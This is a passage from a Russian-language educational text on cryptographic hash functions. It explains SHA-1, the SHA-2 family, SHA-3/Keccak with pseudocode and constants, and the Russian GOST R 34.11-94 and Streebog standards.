$\mathbf{W_t}$ – 32-битное слово, полученное из текущего входного 512-битного блока.
$\mathbf{K_t}$ – дополнительная константа.
+ – сложение по модулю 2^{32}.

Каждая элементарная функция получает на входе три 32-битных слова и создает на выходе одно 32-битное слово. Элементарная функция выполняет набор побитных логических операций, n-ый бит выхода является функцией от n-ых битов трех входов. Используются следующие функции:

Номер цикла	$f_t(B,C,D)$
$0 \le t \le 19$	$(B \wedge C) \vee (\neg B \wedge D)$
$20 \le t \le 39$	$B \oplus C \oplus D$
$40 \le t \le 59$	$(B \wedge C) \vee (B \wedge D) \vee (C \wedge D)$
$60 \le t \le 79$	$B \oplus C \oplus D$

В реальности используется только три функции, т.к. для $0 \le t \le 19$ функция является условием *if B then C else D*. Для $20 \le t \le 39$ и $60 \le t \le 79$ создаётся бит чётности (сумма по модулю 2). Для $40 \le t \le 59$ функция будет истинной, если два или три аргумента истинны.

32-битные слова W_t получаются из текущего 512-битного блока сообщения следующим образом.




Рис.30 Получение входных значений каждого цикла из очередного блока

Первые 16 значений W_t берутся непосредственно из 16 слов текущего блока. Оставшиеся значения определяются следующим образом:

$$W_t = W_{t-16} \oplus W_{t-14} \oplus W_{t-8} \oplus W_{t-3}$$

В первых 16 циклах вход состоит из 32-битного слова текущего блока. Для оставшихся 64 циклов вход состоит из XOR нескольких слов из блока сообщения.

Шаг 5: Выход. После обработки всех 512-битных блоков выходом L-ой стадии является 160-битный хэш (дайджест) сообщения.

Можно суммировать алгоритм SHA-1 следующим образом:

SHA_0 = IV – вектор инициализации
$SHA_{q+1} = \Sigma 32(SHA_q, ABCDE_q)$
$SHA = SHA_{L-1}$

где

IV - начальное значение буфера ABCDE.
$ABCDE_q$ - результат обработки q-того блока сообщения.
L - число блоков в сообщении, включая поля добавления и длины.
Σ32 - сумма по модулю 2^{32}, выполняемая отдельно для каждого слова буфера.
SHA - значение дайджеста сообщения.

Оба алгоритма, SHA-1 и MD5, произошли от MD4, поэтому имеют много общего.

Сходства:

1. Четыре этапа.
2. Каждое действие прибавляется к ранее полученному результату.
3. Размер блока обработки равный 512 бит.
4. Оба алгоритма выполняют сложение по модулю 2^{32}, они ориентированы на 32-битную архитектуру.

Различия:

1. В SHA-1 на четвертом этапе используется та же функция f, что и на втором этапе.
2. В MD5 в каждом действии используется уникальная прибавляемая константа. В SHA-1 константы используются повторно для каждой из четырех групп.
3. В SHA-1 добавлена пятая переменная.
4. SHA-1 использует циклический код исправления ошибок.

5. В MD5 четыре сдвига, используемые на каждом этапе отличаются от значений, используемых на предыдущих этапах. В SHA на каждом этапе используется постоянное значение сдвига.
6. В MD5 четыре различных элементарных логических функции, в SHA-1 — три.
7. В MD5 длина дайджеста составляет 128 бит, в SHA-1 — 160 бит.
8. Дайджест SHA-1 на 32 бита длиннее, чем дайджест MD5. Если предположить, что оба алгоритма не содержат каких-либо структурированных данных, которые уязвимы для криптоаналитических атак, то SHA-1 является более стойким алгоритмом. Используя brute force атаку, труднее создать произвольное сообщение, имеющее данный дайджест, если требуется порядка 2^{160} операций, как в случае алгоритма SHA-1, чем порядка 2^{128} операций, как в случае алгоритма MD5. Используя лобовую атаку, труднее создать два сообщения, имеющие одинаковый дайджест, если требуется порядка 2^{80} как в случае алгоритма SHA-1, чем порядка 2^{64} операций как в случае алгоритма MD5 (атака «дней рождения»).
9. SHA-1 содержит больше раундов (80 вместо 64) и выполняется на 160-битном буфере по сравнению со 128-битным буфером MD5. Таким образом, SHA-1 должен выполняться приблизительно на 25 % медленнее, чем MD5 на той же аппаратуре.
10. MD5 использует little-endian схему для интерпретации сообщения как последовательности 32-битных слов, в то время как SHA-1 задействует схему big-endian. Каких-либо преимуществ в этих подходах не существует.

В итоге Брюс Шнайер приходит к следующему выводу: «SHA-1 – это MD4 с добавлением расширяющего преобразования, дополнительного этапа и улучшенным лавинным эффектом. MD5 – это MD4 с улучшенным битовым хэшированием, дополнительным этапом и улучшенным лавинным эффектом».

Хэш-функция SHA-2

SHA-2 (*Secure Hash Algorithm Version 2* — безопасный алгоритм хэширования, версия 2) – собирательное название однонаправленных хэш-функций *SHA-224, SHA-256, SHA-384* и *SHA-512*. Хэш-функции предназначены для создания «отпечатков» (“fingerprints”) или «дайджестов» сообщений произвольной битовой длины.




Рис.31 Схема одной итерации алгоритмов SHA-2

Хэш-функции SHA-2 разработаны Агентством национальной безопасности США и опубликованы Национальным институтом стандартов и технологий в федеральном стандарте обработки информации FIPS PUB 180-2 в августе 2002 года. В этот стандарт также вошла хэш-функция SHA-1, разработанная в 1995 году. В феврале 2004 года в FIPS PUB 180-2 была добавлена SHA-224. В октябре 2008 года вышла новая редакция стандарта – FIPS PUB 180-3.

В июле 2006 года появился стандарт RFC 4634 «Безопасные хэш-алгоритмы США (SHA и HMAC-SHA)», описывающий SHA-1 и семейство SHA-2.

Агентство национальной безопасности от лица государства выпустило патент на SHA-2 под лицензией *Royalty Free*.

Хэш-функции семейства SHA-2 построены на основе структуры Меркла—Дамгарда. Исходное сообщение после дополнения разбивается на блоки, каждый блок — на 16 слов. Алгоритм пропускает каждый блок сообщения через цикл с 64-мя или 80-ю итерациями (раундами). На каждой итерации 2 слова преобразуются, функцию преобразования задают остальные слова. Результаты обработки каждого блока складываются, сумма является значением хэш-функции.

При работе алгоритмы используют следующие битовые операции:

- ‖ — конкатенация (объединение),
- + — сложение,
- and — побитовое «И»,
- or — побитовое «ИЛИ»,
- xor ($\oplus$) — исключающее «ИЛИ»,
- shr (shift right) — логический сдвиг вправо,
- rotr (rotate right) — циклический сдвиг вправо.

В таблице ниже приведены некоторые технические характеристики различных вариантов SHA:

Алгоритм	Длина сообщения (в битах)	Длина блока (в битах)	Длина слова (в битах)	Длина дайджеста сообщения (в битах)	Безопасность (в битах)
SHA-1	$<2^{64}$	512	32	160	80
SHA-224	$<2^{64}$	512	32	224	112
SHA-256	$<2^{64}$	512	32	256	128
SHA-384	$<2^{128}$	1024	64	384	192
SHA-512	$<2^{128}$	1024	64	512	256

SHA-256 использует шесть логических функций, при этом каждая из них выполняется с 32-битными словами, обозначенными как x, y и z. Результатом каждой функции также является 32-битное слово. $ROTR^n$ и $ROTL^n$ – циклические сдвиги вправо и влево, соответственно, на n разрядов.

$$Ch(x,y,z) = (x \wedge y) \oplus (\neg x \wedge z)$$
$$Maj(x,y,z) = (x \wedge y) \oplus (x \wedge z) \oplus (y \wedge z)$$
$$\Sigma_0^{\{256\}}(x) = ROTR^2(x) \oplus ROTR^{13}(x) \oplus ROTR^{22}(x)$$
$$\Sigma_1^{\{256\}}(x) = ROTR^6(x) \oplus ROTR^{11}(x) \oplus ROTR^{25}(x)$$
$$\sigma_0^{\{256\}}(x) = ROTR^7(x) \oplus ROTR^{18}(x) \oplus SHR^3(x)$$
$$\sigma_1^{\{256\}}(x) = ROTR^{17}(x) \oplus ROTR^{19}(x) \oplus SHR^{10}(x)$$

SHA-384 и SHA-512 также используют шесть логических функций, каждая из которых выполняется над 64-битными словами, обозначенными как x, y и z. Результатом каждой функции является 64-битное слово.

$$Ch(x, y, z) = (x \wedge y) \oplus (\neg x \wedge z)$$
$$Maj(x, y, z) = (x \wedge y) \oplus (x \wedge z) \oplus (y \wedge z)$$
$$\Sigma_0^{\{512\}}(x) = ROTR^{28}(x) \oplus ROTR^{34}(x) \oplus ROTR^{39}(x)$$
$$\Sigma_1^{\{512\}}(x) = ROTR^{14}(x) \oplus ROTR^{18}(x) \oplus ROTR^{41}(x)$$
$$\sigma_0^{\{512\}}(x) = ROTR^1(x) \oplus ROTR^8(x) \oplus SHR^7(x)$$
$$\sigma_1^{\{512\}}(x) = ROTR^{19}(x) \oplus ROTR^{61}(x) \oplus SHR^6(x)$$

Предварительная подготовка сообщения, т.е. добавление определенных битов до целого числа блоков и последующее разбиение на блоки выполняется аналогично тому, как это делалось в SHA-1 (конечно, с учетом длины блока каждой хэш-функции). После этого каждое сообщение можно представить в виде последовательности N блоков $M^{(1)}$, $M^{(2)}$,…$M^{(N)}$.

В SHA-256 инициализируются восемь 32-битных переменных, которые послужат промежуточным значением хэш-кода a, b, c, d, e, f, g, h. Основой алгоритма является модуль, состоящий из 64 циклических обработок каждого блока $M^{(i)}$:

$$T_1 = h + \Sigma_1^{\{256\}}(e) + Ch(e,f,g) + K_t^{\{256\}} + W_t$$
$$T_2 = \Sigma_0^{\{256\}}(a) + Maj(a,b,c)$$
$$h = g$$
$$g = f$$
$$f = e$$
$$e = d + T_1$$
$$d = c$$
$$c = b$$
$$b = a$$
$$a = T_1 + T_2$$

где $K_i^{\{256\}}$— шестьдесят четыре константы, каждая из которых является первыми 32-мя битами дробной части кубических корней первых 64 простых чисел.

W_t вычисляются из очередного блока сообщения по следующим правилам:

$$W_t = M_t^{(i)},\ 0 \le t \le 15$$
$$W_t = \sigma_1^{\{256\}}(W_{t-2}) + W_{t-7} + \sigma_0^{\{256\}}(W_{t-15}) + W_{t-16},$$
$$16 \le t \le 63$$

i-ое промежуточное значение хэш-кода $H^{(t)}$ вычисляется следующим образом:

$$H_0^{(i)} = a + H_0^{(i-1)}$$
$$H_1^{(i)} = b + H_1^{(i-1)}$$
$$H_2^{(i)} = c + H_2^{(i-1)}$$
$$H_3^{(i)} = d + H_3^{(i-1)}$$
$$H_4^{(i)} = e + H_4^{(i-1)}$$
$$H_5^{(i)} = f + H_5^{(i-1)}$$
$$H_6^{(i)} = g + H_6^{(i-1)}$$
$$H_7^{(i)} = h + H_7^{(i-1)}$$

SHA-224 идентичен SHA-256, за исключением:

- для инициализации переменных H_0—H_7 используются другие начальные значения.
- в итоговом хэше опускается значение H_7.

В SHA-512 инициализируются восемь 64-битных переменных, которые послужат промежуточным значением хэш-кода a, b, c, d, e, f, g, h.

Основой алгоритма является модуль, состоящий из 80 циклических обработок каждого блока $M^{(i)}$:

$$T_1 = h + \Sigma_1^{\{512\}}(e) + Ch(e,f,g) + K_t^{\{512\}} + W_t$$
$$T_2 = \Sigma_0^{\{512\}}(a) + Maj(a,b,c)$$
$$h = g$$
$$g = f$$
$$f = e$$
$$e = d + T_1$$
$$d = c$$
$$c = b$$
$$b = a$$

$a = T_1 + T_2$

где $K_i^{\{512\}}$ – восемьдесят 64-битных констант, каждая из которых является первыми 64-мя битами дробной части кубических корней первых восьмидесяти простых чисел.

W_t вычисляются из очередного блока сообщения по следующим правилам:

$$W_t = M_t^{(i)}, \quad 0 \le t \le 15$$
$$W_t = \sigma_1^{\{512\}}(W_{t-2}) + W_{t-7} + \sigma_0^{\{512\}}(W_{t-15}) + W_{t-16}, \quad 16 \le t \le 79$$

i-ое промежуточное значение хэш-кода $H^{(t)}$ вычисляется следующим образом:

$$H_0^{(i)} = a + H_0^{(i-1)}$$
$$H_1^{(i)} = b + H_1^{(i-1)}$$
$$H_2^{(i)} = c + H_2^{(i-1)}$$
$$H_3^{(i)} = d + H_3^{(i-1)}$$
$$H_4^{(i)} = e + H_4^{(i-1)}$$
$$H_5^{(i)} = f + H_5^{(i-1)}$$
$$H_6^{(i)} = g + H_6^{(i-1)}$$
$$H_7^{(i)} = h + H_7^{(i-1)}$$

SHA-384 идентичен SHA-512, за исключением:

- для инициализации переменной H_0 используются другой начальный хэш-код.
- 384-битный дайджест получается из левых 384 битов окончательного хэш-кода $H^{(N)}$:

$$H_0^{(N)} \parallel H_1^{(N)} \parallel H_2^{(N)} \parallel H_3^{(N)} \parallel H_4^{(N)} \parallel H_5^{(N)}$$

В 2003 году Гилберт и Хандшух провели исследование SHA-2, но не нашли каких-либо уязвимостей. Однако в марте 2008 года индийские исследователи Сомитра Кумар Санадия и Палаш Саркар опубликовали найденные ими коллизии для 22-х итераций SHA-256 и SHA-512. В сентябре того же года они представили метод конструирования коллизий для усечённых вариантов SHA-2 (21 итерация).

Криптоанализ хэш-функции подразумевает исследование устойчивости алгоритма по отношению, по меньшей мере, к следующим видам атак:

- нахождение коллизий, т. е. разных сообщений с одинаковым хэшем.
- нахождение прообраза, т. е. неизвестного сообщения по его хэшу.

От устойчивости хэш-функции к нахождению коллизий зависит безопасность электронной цифровой подписи с использованием данного хэш-алгоритма. От устойчивости к нахождению прообраза зависит безопасность хранения хэшей паролей для целей аутентификации.

Ввиду алгоритмической схожести SHA-2 с SHA-1 и наличия у последней потенциальных уязвимостей ведутся поиски улучшенных альтернатив. Новый стандарт будет назван SHA-3, он будет определен конкурсом, проводимым Национальным институтом стандартов и технологий в 2008—2012 гг.

Хэш-функция SHA-3

В качестве нового стандарта SHA3 была выбрана хэш-функция Keccak с переменной длиной выхода 224, 256, 384 и 512 бит. В основе Keccak лежит конструкция под названием Sponge (губка).

Представить её можно следующим образом:




Рис.31-1 Схема алгоритма Keccak

Как видно из рисунка схема состоит из двух этапов:

- Absorbing (впитывание). Исходное сообщение M подвергается многораундовым перестановкам f.
- Squeezing(отжатие). Вывод получившегося в результате перестановок значения Z.

На рисунке также присутствуют буквы r и c – варьируя значение этих переменных, можно получить абсолютно разные хэш-функции. Так для SHA-512, в качестве этих значений нужно выбрать r=576, c=1024.

Алгоритм Keccak основан на конструкции Sponge, это означает, что для получения хэша необходимо проделать следующие днйствия:

- Взять исходное сообщение M и дополнить его до длины кратной r. Правила дополнения пленяют своей простотой. В виде формулы их можно изобразить следующим образом: M=M||0x01||0x00||..||0x00||0x80. Или говоря по-русски, к сообщению дописывается единичный байт, необходимое количество нулей и весь этот ансамбль завершает байт со значением 0x80. UPD: Все вышесказанное справедливо только для случаев, когда добавляется более одного байта. Однако в случае, если необходимо дополнить всего один байт, то достаточно добавить лишь 0x81.
- Затем для каждого блока Mi длиной r бит выполняем:
  - Сложение по модулю 2 с первыми r-битами набора начальных состояний S. Перед началом работы функции все элементы S будут равны нулю.
  - N раз применяем к полученным в результате данным функцию f. Набором начальных состояний S для блока M_{i+1} будет результат последнего раунда блока M_i.
  - После того как все блоки M_i закончатся, берём итоговый результат и возвращаем его в качестве хэш-значения.

Чуть поподробнее о роли параметров r и c. Хэш-функция Keccak реализована таким образом, что функцию перестановки f, применяемую для каждого блока M_i, пользователь

может выбирать самостоятельно из набора предопределенных функции b={f-25, f-50, f-100, f-200, f-400, f-800, f-1600}.

Например, если вы хотите использовать функцию f-800, необходимо выбрать такие r и c, чтобы выполнялось равенство r+c=800.

Кроме того, изменяя значения r и c, вы тем самым изменяете количество раундов хэш-функции. Количество раундов вычисляется по формуле n=12+2l, где 2^l=(b/25), так, к примеру для b=1600, количество раундов будет равно 24.

Однако, хотя пользователь в праве выбирать для своей реализации любую из предложенных авторами функций, следует отметить что в качестве стандарта SHA-3 принята только функция Keccak-1600 и авторы всячески рекомендуют пользоваться только ею. Так в качестве основных значений для хэшей разной длины авторы выбрали следующие параметры:

SHA-224: r=1156, c=448 (вернуть первые 28 байт результата)
SHA-256: r=1088, c=512 (вернуть первые 32 байт результата)
SHA-384: r=832, c=768 (вернуть первые 48 байт результата)
SHA-512: r=576, c=1024 (вернуть первые 64 байт результата)

Этап absorbing можно представить в виде следующей функции (псевдокод):

```
Keccak-f[b](A)
{
  forall i in 0…nr-1
    A = Round[b](A, RC[i])
  return A
}
```

Здесь b – это значение выбранной функции (по умолчанию 1600). А функция Round()-псевдослучайная перестановка, применяемая на каждом раунде. Количество раундов nr вычисляется из значений r и c.

Операции выполняемые на каждом раунде представляют из себя следующую функцию (псевдокод):

```
Round[b](A,RC)
 {
  θ step
  for(int x=0; x<5; x++)
    C[x] = A[x,0] xor A[x,1] xor A[x,2] xor A[x,3] xor A[x,4];
  for(int x=0; x<5; x++)
    D[x] = C[x-1] xor rot(C[x+1],1);
  for(int x=0; x<5; x++)
    A[x,y] = A[x,y] xor D[x];

  ρ and π steps
  for(int x=0; x<5; x++)
    for(int y=0; y<5; y++)
      B[y,2*x+3*y] = rot(A[x,y], r[x,y]);

  χ step
  for(int x=0; x<5; x++)
    for(int y=0; y<5; y++)
      A[x,y] = B[x,y] xor ((not B[x+1,y]) and B[x+2,y]);

  ι step
  A[0,0] = A[0,0] xor RC

  return A
}
```

Она состоит из 4 шагов на каждом из которых над входящими данными производится ряд логических операций.

Здесь функция rot(X,n) обозначает циклический сдвиг элемента X на n позиций. Массив r[] представляет собой предопределенный набор значений, в котором указывается на сколько необходимо сдвигать байты на каждом раунде. Значение всех элементов данного массива продемонстрированы на таблице ниже:

Table 2: the rotation offsets

	x = 3	x = 4	x = 0	x = 1	x = 2
y = 2	25	39	3	10	43
y = 1	55	20	36	44	6
y = 0	28	27	0	1	62
y = 4	56	14	18	2	61
y = 3	21	8	41	45	15

Массив RC это набор констант, которые тоже являются предопределенными:

Table 1: The round constants RC[i]

RC[0]	0x0000000000000001	RC[12]	0x000000008000808B
RC[1]	0x0000000000008082	RC[13]	0x800000000000008B
RC[2]	0x800000000000808A	RC[14]	0x8000000000008089
RC[3]	0x8000000080008000	RC[15]	0x8000000000008003
RC[4]	0x000000000000808B	RC[16]	0x8000000000008002
RC[5]	0x0000000080000001	RC[17]	0x8000000000000080
RC[6]	0x8000000080008081	RC[18]	0x000000000000800A
RC[7]	0x8000000000008009	RC[19]	0x800000008000000A
RC[8]	0x000000000000008A	RC[20]	0x8000000080008081
RC[9]	0x0000000000000088	RC[21]	0x8000000000008080
RC[10]	0x0000000080008009	RC[22]	0x0000000080000001
RC[11]	0x000000008000000A	RC[23]	0x8000000080008008

Сама же функция Keccak представляет из себя следующее:

```
Keccak[r,c](M) {
  Initialization and padding
  for(int x=0; x<5; x++)
    for(int y=0; y<5; y++)
      S[x,y] = 0;
  P = M || 0x01 || 0x00 || … || 0x00;
  P = P xor (0x00 || … || 0x00 || 0x80);

  //Absorbing phase
  forall block Pi in P
  for(int x=0; x<5; x++)
    for(int y=0; y<5; y++)
      S[x,y] = S[x,y] xor Pi[x+5*y];
    S = Keccak-f[r+c](S);

  //Squeezing phase
  Z = empty string;
do
{
  for(int x=0; x<5; x++)
    for(int y=0; y<5; y++)
      if((x+5y)<r/w)
        Z = Z || S[x,y];
    S = Keccak-f[r+c](S)
}  while output is requested
  return Z;
}
```

На этапе Absorbig производится вычисление хэш значения. А на этапе Squeezing производится вывод результатов до тех пор пока не будет достигнута требуемая длина хэша.

Хэш-функция ГОСТ Р 34.11-94

ГОСТ Р 34.11-94 — российский криптографический стандарт вычисления хэш-функции. Дата опубликования: 23 мая 1994 года. Размер хэша: 256 бит. Размер блока вход-

ных данных: 256 бит. Разработчик: ГУБС ФАПСИ и Всероссийский научно-исследовательский институт стандартизации. Структура ГОСТ Р 34.11-94 сильно отличается от MD5, SHA-1,2, которые базируются на MD4.

Сообщение обрабатывается блоками по 256 бит справа налево. Каждый блок сообщения обрабатывается по следующему алгоритму.

1. Генерация четырех ключей длиной 256 бит каждый.
2. Шифрование 64-битных значений промежуточного хэш-кода H на ключах K_i(i = 1, 2, 3, 4) с использованием алгоритма ГОСТ 28147 в режиме простой замены.
3. Перемешивание результата шифрования.

Для генерации ключей используются следующие данные:

- промежуточное значение хэш-кода H длиной 256 бит;
- текущий обрабатываемый блок сообщения M длиной 256 бит;
- параметры - три значения C_2, C_3 и C_4 длиной 256 бит следующего вида: C_2 и C_4 состоят из одних нулей, а C_3 равно

$1^8\ 0^8\ 1^{16}\ 0^{24}\ 1_{16}\ 0^8\ (0^8\ 1^8)^2\ 1^8\ 0^8\ (0^8\ 1^8)^4\ (1^8\ 0^8)^4$ – где степень означает количество повторений 0 или 1.

Используются две формулы, определяющие перестановку и сдвиг. Перестановка P битов определяется следующим образом: каждое 256-битное значение рассматривается как последовательность тридцати двух 8-битных значений. Перестановка P элементов 256-битной последовательности выполняется по формуле y = (x), где x - порядковый номер 8-битного значения в исходной последовательности; y - порядковый номер 8-битного значения в результирующей последовательности.

$$\varphi(i + 1 + 4(k - 1)) = 8i + k$$
$$i = 0 \div 3,\ k = 1 \div 8$$

Сдвиг A определяется по формуле

$$A(x) = (x_1 \oplus x_2) \| x_4 \| x_3 \| x_2$$

Где

x_i – соответствующие 64 бита 256-битного значения x,

$\|$ – обозначает конкатенацию.

Присваиваются следующие начальные значения:

$$i = 1,\ U = H,\ V = M.$$
$$W = U \oplus V,\ K_1 = P(W)$$

Ключи K_2, K_3, K_4 вычисляются последовательно по следующему алгоритму:

$$U = A(U) \oplus C_i,$$
$$V = A(A(V)),$$
$$W = U \oplus V,$$
$$K_i = P(W)$$

Далее выполняется шифрование 64-битных элементов текущего значения хэш-кода H с ключами K_1, K_2, K_3 и K_4. При этом хэш-код H рассматривается как последовательность 64-битных значений:

$$H = h_4 \parallel h_3 \parallel h_2 \parallel h_1$$

Выполняется шифрование алгоритмом ГОСТ 28147:

$$s_i = E_{Ki}[h_i] \quad i = 1,2,3,4$$
$$S = s_1 \parallel s_2 \parallel s_3 \parallel s_4$$

Наконец на заключительном этапе обработки очередного блока выполняется перемешивание полученной последовательности. 256-битное значение рассматривается как последовательность шестнадцати 16-битных значений. Сдвиг обозначается Ψ и определяется следующим образом:

$\eta_{16} \parallel \eta_{15} \parallel \ldots \parallel \eta_1$ – исходное значение

$\eta_1 \oplus \eta_2 \oplus \eta_3 \oplus \eta_4 \oplus \eta_{13} \oplus \eta_{16} \parallel \eta_{16} \parallel \ldots \parallel \eta_2$ – результирующее значение

Результирующее значение хэш-кода определяется следующим образом:

$$X(M,H) = \psi^{61}(H \oplus \psi(M \oplus \psi^{12}(S)))$$

где

H – предыдущее значение хэш-кода,
M – текущий обрабатываемый блок,
ψ^i – i-ая степень преобразования ψ.

Резюмируя, логику выполнения ГОСТ Р 34.11-94 можно представить следующим образом – входными параметрами алгоритма являются:

- исходное сообщение M произвольной длины;
- стартовый вектор хэширования H, длина которого равна 256 битам;
- контрольная сумма Σ, начальное значение которой равно нулю и длина равна 256 битам;
- переменная L, начальное значение которой равно длине сообщения.

Сообщение M делится на блоки длиной 256 бит и обрабатывается справа налево. Очередной блок i обрабатывается следующим образом:

1. $H = X(M_i, H)$
2. $\Sigma = \Sigma \oplus' M_i$
3. L рассматривается как неотрицательное целое число, к этому числу прибавляется 256 и вычисляется остаток от деления получившегося числа на 2^{256}. Результат присваивается L.

Где $\oplus'$ обозначает следующую операцию: Σ и M_i рассматриваются как неотрицательные целые числа длиной 256 бит. Выполняется обычное сложение этих чисел и нахо-

дится остаток от деления результата сложения на 2^{256}. Этот остаток и является результатом операции.

Самый левый, т.е. самый последний блок M' обрабатывается следующим образом:

1. Блок добавляется слева нулями так, чтобы его длина стала равна 256 битам.
2. Вычисляется $\Sigma = \Sigma \oplus ' M_i$.
3. L рассматривается как неотрицательное целое число, к этому числу прибавляется длина исходного сообщения M и находится остаток от деления результата сложения на 2^{256}.
4. Вычисляется H = X(M', H).
5. Вычисляется H = X(L, H).
6. Вычисляется H = X(Σ, H).

Значением функции хэширования является H.

ЦБ РФ требует использовать ГОСТ Р 34.11-94 для электронной подписи предоставляемых ему документов. Российская компания CryptoPro написала собственный «информационный» RFC4357. Согласно ему реализации ГОСТ Р 34.11-94 должны использовать набор S-блоков разработанный этой компанией. В известной открытой библиотеке *OpenSSL* начиная с версии 1.0.0 в качестве плагина появилась хэш функция ГОСТ Р 34.11-94 именно с этими параметрами.

Хэш-функции ГОСТ Р 34.11-2012 и ГОСТ Р 34.11-2018

Первого января 2013 года в РФ был принят новый стандарт хэш-функции – ГОСТ Р 34.11-2012 с именем собственным «Стрибог» (англ. STREEBOG). Размер блока входных в этом стандарте 512 бит, генерируемый хэш-код – 256 или 512 бит.

Первого июня 2019 года был принят и введён в действие ГОСТ 34.11-2018 «Информационная технология. Криптографическая защита информации. Функция хэширования», который был разработан на основе национального стандарта Российской Федерации ГОСТ Р 34.11-2012 (который, в свою очередь, был разработан для замены устаревшему стандарту ГОСТ Р 34.11-94.

Основные концепции, которых придерживались разработчики хэш-функции «Стрибог» (центр защиты информации и специальной связи ФСБ России с участием ОАО «ИнфоТеКС»):

- у новой хэш-функции не должно быть свойств, которые позволяли бы применить известные атаки;
- в хэш-функции должны использоваться изученные конструкции и преобразования;
- вычисление хэш-функции должно быть эффективным, занимать как можно меньше (процессорного) времени;
- не должно быть лишних преобразований, усложняющих конструкцию хэш-функции. Причем каждое используемое в хэш-функции преобразование должно отвечать за определённые криптографические свойства.

Также были сформулированы «универсальные» требования, касающиеся трудоемкости атак на хэш-функцию:

Задача	Сложность
построение прообраза	$\gtrsim 2^n$
построение коллизии	$\gtrsim 2^{n/2}$
построение второго прообраза	$\gtrsim 2^n$/(длина сообщения)
удлинение прообраза	$\gtrsim 2^n$

Сравнение ГОСТ Р 34.11-2012 и ГОСТ Р 34.11-94

- В ГОСТ Р 34.11-2012 размер блоков сообщения и внутреннего состояния хэш-функции составляет 512 бит против 256 бит в ГОСТ Р 34.11-94.
- Новый стандарт определяет две функции хэширования с длинами хэш-кода 256 и 512 бит, в то время как в старом стандарте длина хэш-кода может быть только 256 бит. Возможность вариации выходного хэша может быть полезна в случае встроенных реализаций с ограниченными ресурсами или наличия каких-то дополнительных требований в области криптографии.
- Основное отличие современной хэш-функции от старой — функция сжатия. В ГОСТ Р 34.11-2012 используется функции сжатия, в основе которой лежат три преобразования: нелинейное биективное преобразование (обозначается S), перестановка байт (обозначается P), линейное преобразование (обозначается L). В ГОСТ Р 34.11-94 используется функция сжатия, основанная на симметричном блочном шифре ГОСТ Р 28147-89, также эта функция использует операции перемешивания.
